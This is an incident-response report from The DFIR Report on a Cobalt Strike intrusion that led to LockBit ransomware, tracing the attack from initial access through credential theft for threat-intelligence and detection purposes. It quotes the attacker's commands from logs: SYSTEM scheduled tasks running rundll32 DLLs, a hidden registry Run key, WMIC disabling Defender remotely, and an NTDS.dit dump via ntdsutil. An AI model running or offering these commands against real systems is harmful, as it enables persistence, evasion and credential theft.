Cobalt Strike and a Pair of SOCKS Lead to LockBit Ransomware

thedfirreport.com/2025/01/27/cobalt-strike-and-a-pair-of-socks-lead-to-lockbit-ransomware/

January 27, 2025

Key Takeaways

- This intrusion began with the download and execution of a Cobalt Strike beacon that impersonated a Windows Media Configuration Utility.
- The threat actor used Rclone to exfiltrate data from the environment. First they attempted FTP transfers, that failed, before moving to using MEGA.io. A day later they ran a second successful FTP exfiltration.
- The threat actor created several persistent backdoors in the environment, using scheduled tasks, GhostSOCKS and SystemBC proxies, and Cobalt Strike command and control access.
- LockBit ransomware was deployed across the environment on the 11th day of the intrusion.

The DFIR Report Services

Explore this case in-depth with our hands-on DFIR Labs!

- Private Threat Briefs: 20+ private DFIR reports annually.
- Threat Feed: Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- All Intel: Includes everything from Private Threat Briefs and Threat Feed, plus private events, Threat Actor Insights reports, long-term tracking, data clustering, and other curated intel.
- Private Sigma Ruleset: Features 170+ Sigma rules derived from 50+ cases, mapped to ATT&CK with test examples.
- DFIR Labs: Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Table of Contents:

Case Summary

This intrusion began near the end of January 2024 when the user downloaded and executed a file using the same name (setup_wm.exe) and executable icon, as the legitimate Microsoft Windows Media Configuration Utility. This executable was a Cobalt Strike beacon and, once executed, an outbound connection was established.

Approximately 30 minutes after the initial execution, the Cobalt Strike beacon initiated discovery commands, starting with nltest to identify domain controllers. Due to the elevated permissions of the initially compromised user, the threat actor leveraged SMB and remote services to deploy two proxy tools—SystemBC and GhostSOCKS—onto a domain controller.

Windows Defender detected these tools on the domain controller, initially leading us to believe that both were blocked. However, while GhostSOCKS was successfully prevented, the SystemBC proxy remained active, establishing a command and control channel from the domain controller. The threat actor then continued their operations from the beachhead host, executing additional situational awareness commands. They then injected code into the WUAUCLT.exe process and then extracted credentials from the LSASS process.

The injected process was observed loading the Seatbelt and SharpView CLR modules into its memory space. Simultaneously, the threat actor established persistence by creating scheduled tasks to execute the SystemBC and GhostSOCKS proxies on the beachhead host.

Approximately an hour into the intrusion, the threat actor moved laterally to a file server by leveraging remote services with the same account used to execute the initial access file on the beachhead. This service deployed a Cobalt Strike PowerShell beacon, which communicated with a different command and control server than the one associated with the initial access malware.

On the file server, the threat actor deployed the same proxy tools using identical scheduled tasks as those observed on the beachhead host. This enabled command and control communication via both the SystemBC and GhostSOCKS proxies. Shortly after, the threat actor initiated a RDP session to the file server through one of the established proxy tunnels.

The threat actor reviewed running processes using Task Manager before accessing the Local Group Policy Editor on the host. Evidence indicates they specifically examined the Windows Defender configurations. Just minutes after this activity, registry modifications to Windows Defender settings were observed, leading us to conclude that the threat actor made changes in the Local Group Policy Editor.

The threat actor explored file shares on the server and discovered a sensitive document containing stored credentials. Next, they attempted to deploy a Cobalt Strike PowerShell beacon to a backup server. When the initial attempt failed, they issued a remote WMI command from the beachhead host to disable Windows Defender real-time monitoring on the target server. Shortly after, they launched a new remote service for the Cobalt Strike beacon, which successfully established connections to the command and control server.

The threat actor continued their discovery efforts by initiating a remote PowerShell session to execute Active Directory reconnaissance commands. They also attempted to access the NTDS.dit file on the domain controller; however, Windows Defender appeared to have blocked this attempt. Meanwhile, on the file server, the threat actor executed a binary named check.exe, which conducted various discovery activities. This tool probed remote hosts, gathering information such as their availability, disk usage, and installed programs.

The threat actor accessed the backup server via RDP, where they reviewed backup configurations and deployed the GhostSOCKS proxy, setting up scheduled tasks for persistence. Following this, their activity paused for approximately two hours before resuming.

Around four hours after initial access, the threat actors began exfiltration activities. They were observed using Internet Explorer on the file server to access multiple temporary file-sharing sites. Although these sites are commonly used for staging payloads, no downloads were detected. This suggests that the threat actors were likely starting data exfiltration rather than retrieving additional tools.

About 20 minutes after the initial exfiltration attempts, the threat actor transitioned to using Rclone for data exfiltration. Their initial efforts to exfiltrate data via FTP failed, as all connection attempts to their configured FTP server were unsuccessful. This apparent frustration led to a pause in their activity for several hours. Upon returning, they deployed a new GhostSOCKS binary on the file server, this time establishing persistence through a registry run key instead of the previously used scheduled tasks.

The threat actor made another attempt at exfiltration using Rclone, this time targeting Mega.io as the remote destination. A successful connection was established, and large-scale data exfiltration ensued, continuing uninterrupted for approximately 40 minutes.

After a 15-hour lull, the threat actor resumed activity by reviewing DNS configurations within the DNS Manager on the domain controller. They then returned to the file server and reattempted exfiltration using Rclone with a newly configured FTP server. This time, the connection was successful, enabling continuous data transfers to the FTP server for approximately 16 hours. Concurrently, while the exfiltration was in progress, they accessed the backup server and executed a PowerShell script to extract stored credentials from the backup software's database.

The threat actor remained largely dormant until the eleventh day, when they shifted focus to their final objective—ransomware deployment. They designated the backup server as a staging ground, dropping multiple batch scripts designed to automate the deployment process with built-in redundancies. Leveraging tools such as PsExec and BITSAdmin, they distributed the ransomware binary across remote hosts, executing it remotely via both WMI and PsExec. To facilitate the attack, they deployed additional scripts to disable Windows Defender and modify RDP settings across the network.


The threat actor systematically executed these scripts, deploying the ransomware binary ds.exe, which was identified as LockBit ransomware. They successfully propagated the ransomware across all Windows hosts within the environment, achieving a Time to Ransomware (TTR) of just under 239 hours—spanning 11 calendar days from initial access to full deployment.

If you would like to get an email when we publish a new report, please subscribe here.


Analysts

Analysis and reporting completed by r3nzsec, MyDFIR & MittenSec


Initial Access



The intrusion began during January 2024, with the execution of a file named setup_wm.exe, which was downloaded from the URL hxxps://accessservicesonline.com/setup_wm.exe



The file setup_wm.exe was a loader designed to deploy a Cobalt Strike beacon. The domain accessservicesonline[.]com, which hosted the malicious file, has been flagged by multiple security vendors as malicious and linked to activity associated with Cobalt Strike.



Execution

The threat actor used various means to execute malicious files. While they created scheduled tasks on several hosts with a means to maintain persistence, they also manually ran many of these to execute the various malicious proxy tools like SystemBC and GhostSOCKS.

process.name	process.command_line	process.parent.name	process.parent.command_line	process.pid	process.parent.pid
cmd.exe	C:\Windows\system32\cmd.exe /C schtasks /run /TN Update3	setup_wm.exe	"C:\Users\rootuser\Downloads\setup_wm.exe"	9,892	13,172
cmd.exe	C:\Windows\system32\cmd.exe /C schtasks /run /TN Update2	setup_wm.exe	"C:\Users\rootuser\Downloads\setup_wm.exe"	10,124	13,172
cmd.exe	C:\Windows\system32\cmd.exe /C schtasks /run /TN Update2	setup_wm.exe	"C:\Users\rootuser\Downloads\setup_wm.exe"	13,092	13,172
cmd.exe	C:\Windows\system32\cmd.exe /C schtasks /run /TN Update2	setup_wm.exe	"C:\Users\rootuser\Downloads\setup_wm.exe"	800	13,172
cmd.exe	C:\Windows\system32\cmd.exe /C schtasks /run /TN Update	powershell.exe	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE8AZQBtAG8AcgB5AFMAdA ByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAGBAbQBCAGEAcw…	868	4,128
cmd.exe	C:\Windows\system32\cmd.exe /C schtasks /run /TN Update2	powershell.exe	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE8AZQBtAG8AcgB5AFMAdA ByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAGBAbQBCAGEAcw…	4,184	4,128
cmd.exe	C:\Windows\system32\cmd.exe /C schtasks /run /TN Update3	powershell.exe	₪₀0	6,772	4,128
cmd.exe	C:\Windows\system32\cmd.exe /C schtasks /run /TN Update2	powershell.exe	₪₀0	3,488	4,128

Service execution was also widely used and is discussed in depth in the lateral movement section. Other observed execution patterns relied on WMI, batch scripts and Psexec which are covered in other sections specific to their use.

Persistence

Scheduled Tasks

We identified multiple scheduled tasks across several systems within the environment. These tasks were not limited to the beachhead host but were observed throughout the compromised network.

winlog.computer_name	process.name	process.command_line
Beach Head Host	schtasks.exe	schtasks /create /ru SYSTEM /sc ONSTART /tn Update3 /tr "cmd /c rundll32 C:\users\public\music\svcmcc.dll, LaunchZo"
	schtasks.exe	schtasks /create /ru SYSTEM /sc ONSTART /tn Update2 /tr "cmd /c rundll32 C:\users\public\music\svcmc.dll, MainFunc"
File Share Server	schtasks.exe	schtasks /create /ru SYSTEM /sc ONSTART /tn Update /tr "cmd /c rundll32 C:\users\public\music\svc.dll, rundll"
	schtasks.exe	schtasks /create /ru SYSTEM /sc ONSTART /tn Update2 /tr "cmd /c rundll32 C:\users\public\music\svcmc.dll, MainFunc"
	schtasks.exe	schtasks /create /ru SYSTEM /sc ONSTART /tn Update3 /tr "cmd /c rundll32 C:\users\public\music\svcmcc.dll, LaunchZo"
Backup Server	schtasks.exe	"C:\Windows\system32\schtasks.exe" /create /ru SYSTEM /sc ONSTART /tn Update2 /tr "cmd /c rundll32 C:\users\public\music\svcmc.dll, MainFunc"

Example scheduled task configuration XML:

```xml
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>                    </Date>
    <Author                   </Author>
    <URI>\Update2</URI>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger>
      <StartBoundary>                    )</StartBoundary>
      <Enabled>true</Enabled>
    </BootTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>cmd</Command>
      <Arguments>/c rundll32 C:\users\public\music\svcmc.dll, MainFunc</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

Registry Run Key

As a second method of persistence, the threat actor utilized a “Run” key in the Windows registry to enable the automatic execution of a GhostSOCKS payload upon user login. This was accomplished through the following PowerShell command:

```
powershell -WindowStyle hidden -Command "if (-Not (Test-Path 'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\App')) {
Set-ItemProperty -Path 'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' -Name 'App' -Value
'%PUBLIC%\\Music\\svchosts.exe' }"
```

Privilege Escalation

The threat actor utilized process injection techniques, such as injecting into WUAUCLT.exe, a legitimate process, to access critical system resources, including the LSASS memory space.


Additionally, the threat actor created and executed scheduled tasks under SYSTEM privileges to maintain persistence. For example, they deployed DLL files (svcmc.dll and svcmcc.dll) via scheduled tasks, ensuring their execution at system startup. These tasks were created and run using the following commands:

```
schtasks /create /ru SYSTEM /sc ONSTART /tn Update2 /tr "cmd /c rundll32 %PUBLIC%\music\svcmc.dll, MainFunc" schtasks /run /TN
Update2
```

Furthermore, administrative privileges were leveraged during the lateral movement to execute a PowerShell-based Cobalt Strike payload on a file server. The threat actor also utilized SMB to transfer tools such as the SystemBC DLL and a Golang backdoor, both of which were executed through SYSTEM-level scheduled tasks.

Defense Evasion


To deceive the user, the loader mimicked the legitimate Microsoft Windows Media Configuration Utility by using the same file name and executable icon.



As part of their defense evasion strategy, the threat actor employed several methods to disable Windows Defender. While on a file server, the threat actor edited the group policy setting related to Windows Defender. Threat actor opening group policy:

```
Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime: [redacted]
ProcessGuid: {f3cacc6d-144c-65b9-662f-000000000900}
ProcessId: 6732
Image: C:\Windows\System32\mmc.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Microsoft Management Console
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: mmc.exe
CommandLine: "C:\Windows\system32\mmc.exe" "C:\Windows\System32\gpedit.msc"
CurrentDirectory: E:\Shares\[redacted]\
User: [redacted]
LogonGuid: {f3cacc6d-0f9e-65b9-95ad-6b0e00000000}
LogonId: 0xE6BAD95
TerminalSessionId: 3
IntegrityLevel: High
Hashes: SHA1=7150AD53ECDA6DA136F56A41A97F4442F4C3A195,MD5=0ED2577AA82A30B1C1C55843F2
3B7C69,SHA256=5DC0EFC7CF971F9DA9BD183F4BC5707176F7F829133B3EF90FFBB603516AF921,IMPHA
SH=B8EE2D6252332A68B70B22E3D6E377D2
ParentProcessGuid: {f3cacc6d-0fa6-65b9-152f-000000000900}
ParentProcessId: 1420
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
```

Section of interest to threat actor:



Registry modification observed minutes later on the host:

```
Registry value set:
RuleName: technique_id=T1562.001,technique_name=Disable or Modify Tools
EventType: SetValue
UtcTime: [redacted]
ProcessGuid: {f3cacc6d-b0b2-6564-1d00-000000000900}
ProcessId: 1432
Image: C:\Windows\system32\svchost.exe
TargetObject: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection
\DisableRealtimeMonitoring
Details: DWORD (0x00000001)
User: NT AUTHORITY\SYSTEM
```

The command shown below utilizes WMIC to remotely create a process on a backup server. This process then executes a PowerShell script designed to disable real-time monitoring in Windows Defender.

Time	host.name	process.parent.executable	process.command_line
[redacted], 2024 @ 19:39:28.909	Beachhead Host	C:\Users\[redacted]\Downloads\setup_wm.exe	C:\Windows\system32\cmd.exe /C wmic /node: Backup Host ' process call create "powershell Set-MpPreference -DisableRealtimeMonitoring $true"
[redacted], 2024 @ 19:39:29.477	Beachhead Host	C:\Windows\SysWOW64\cmd.exe	wmic /node: Backup Host process call create "powershell Set-MpPreference -DisableRealtimeMonitoring $true"

Process injection into various legitimate processes on several systems was observed using the CreateRemoteThread API call. This occurred with both the initial access file and later with various PowerShell Cobalt Strike beacons.

```
CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime: [redacted]
SourceProcessGuid: {d7fdf488-fe9b-65b8-cd14-010000000500}
SourceProcessId: 13172
SourceImage: C:\Users\[redacted]\Downloads\setup_wm.exe
TargetProcessGuid: {d7fdf488-0696-65b9-6c15-010000000500}
TargetProcessId: 6760
TargetImage: C:\Windows\System32\wuauclt.exe
NewThreadId: 12328
StartAddress: 0x0000000008420008
StartModule: -
StartFunction: -
SourceUser: [redacted]
TargetUser: [redacted]
```

ActionType	ProcessCommandLine	InitiatingProcessCommandLine
CreateRemoteThreadApiCall	"powershell.exe" -noexit -command Set-Location -literalPath 'C:\Users\Public\Music'	csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows Serve…
CreateRemoteThreadApiCall	WUAUCLT.exe	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	svchost.exe -k appmodel -p	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	conhost.exe 0xffffffff -ForceV1	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	svchost.exe -k smbsvcs	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	svchost.exe -k LocalSystemNetworkRestricted -p	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	conhost.exe 0xffffffff -ForceV1	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	svchost.exe -k UnistackSvcGroup	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	sihost.exe	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	WUAUCLT.exe	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	WUAUCLT.exe	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	WUAUCLT.exe	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	svchost.exe -k swprv	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	svchost.exe -k srmsvcs	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…
CreateRemoteThreadApiCall	spoolsv.exe	powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5…

Credential Access

During the credential access phase, the threat actor leveraged the injected process WUAUCLT to access the LSASS memory space on the beachhead, a file server, and a backup server. The access permissions granted were 0x1010 and 0x1fffff, both of which are indicative of credential theft activities.

event.provider	event.action	event.code	process.name	winlog.event_data.TargetImage	winlog.event_data.GrantedAccess
Microsoft-Windows-Sysmon	Process accessed (rule: ProcessAccess)	10	WUAUCLT.exe	C:\Windows\system32\lsass.exe	0x1010

The code 0x1010 is broken down as follows:

- **0x00000010 (VMRead):** Grants the ability to read memory from a process.
- **0x00001000 (QueryLimitedInfo):** Allows retrieval of certain process-related information.


In contrast, the code 0x1fffff provides full access rights to a process, making it a clear indicator of credential-stealing tools. A suspicious CallTrace marked with UNKNOWN also revealed injected code activity.

Additionally, the threat actor attempted to use NTDSUtil via PowerShell remoting to extract credentials. However, this attempt was prevented by Windows Defender.

Attempted NTDS.dit dump:

```
C: \Windows\System32\ntdsutil.exe ac in ntds ifm cr fu C:\users \public\music\1
```

